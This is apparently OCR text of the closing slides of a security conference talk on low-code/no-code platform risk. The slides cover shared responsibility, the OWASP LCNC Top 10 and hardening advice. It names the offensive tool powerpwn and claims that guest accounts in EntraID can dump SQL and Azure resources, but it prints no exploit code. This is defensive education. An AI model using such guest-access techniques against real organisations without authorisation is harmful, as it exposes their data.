
github.com/mbrg/power-pwn

zenity

Defense

@mbrg0
mbgsec.com
t2’24

Cloud




Customer

Platform


@mbrg0
mbgsec.com
t2’24

We must own our side of the Shared Responsibility Model




@mbrg0
mbgsec.com
t2’24

LCNC



@mbrg0
mbgsec.com
t2'24

Platforms have to step up



Every SaaS is a Low-Code/No-Code platform today.

They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.


@mbrg0
mbgsec.com
t2’24

Platforms have to step up

Data
Biz logic
Access
Code
Identity
Runtime
…

Customer


Platform



https://www.tenable.com/security/research/tra-2023-25


@mbrg0
mbgsec.com
t2’24

Sure, let business users build they own. What could go wrong?



@mbrg0
mbgsec.com
t2'24


Sure, let business users build they own. What could go wrong?



- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

@mbrg0
mbgsec.com
t2'24

Sure, let business users build they own. What could go wrong?



- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

Who owns AppSec for apps built by business users?

@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps

Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps
1. Don’t overshare


Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10



OWASP PROJECTS CHAPTERS EVENTS ABOUT Member Login

OWASP Low-Code/No-Code Top 10

Main | Join | Contributors

Stars 51 slack nocode group nocode

Overview

Low-Code/No-Code development platforms provide a development environment used to create application software through a graphical user interface instead of traditional hand-coded computer programming. Such platforms reduce the amount of traditional hand-coding, enabling accelerated delivery of business applications.

As Low-Code/No-Code platforms proliferate and become widely used by organizations, there is a clear and immediate need to create awareness around security and privacy risks related to applications developed on such platforms.

The primary goal of the “OWASP Low-Code/No-Code Top 10” document is to provide assistance and education for organizations looking to adopt and develop Low-Code/No-Code applications. The guide provides information about what the most prominent security risks are for such applications, the challenges involved, and how to overcome them.

The List

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps
1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env


Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2'24

Protect your org!

Build secure apps
1. Don't overshare
2. OWASP LCNC Top 10

Harden your env
3. Secure configs




Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps
1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env
3. Secure configs
4. AppSec



Code, links and details ➔ mbgsec.com/talks &


@mbrg0
mbgsec.com
t2’24

Protect your org!

Build secure apps
1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env
3. Secure configs
4. AppSec

Hack your env
6. powerpwn



Code, links and details ➔ mbgsec.com/talks &

@mbrg0
mbgsec.com
t2’24

SecTor Sound Bytes

1. Take a deep look at your EntraID guest strategy, guests are more powerful than you think
2. We’re leaving business users alone with security v productivity decisions, what did we expect them to choose?
3. To get a full dumps of SQL/Azure resources, all you need is guest

zenity

Learn more: mbgsec.com
Twitter: @mbrg0

All You Need Is Guest

Michael Bargury @ Zenity
t2’24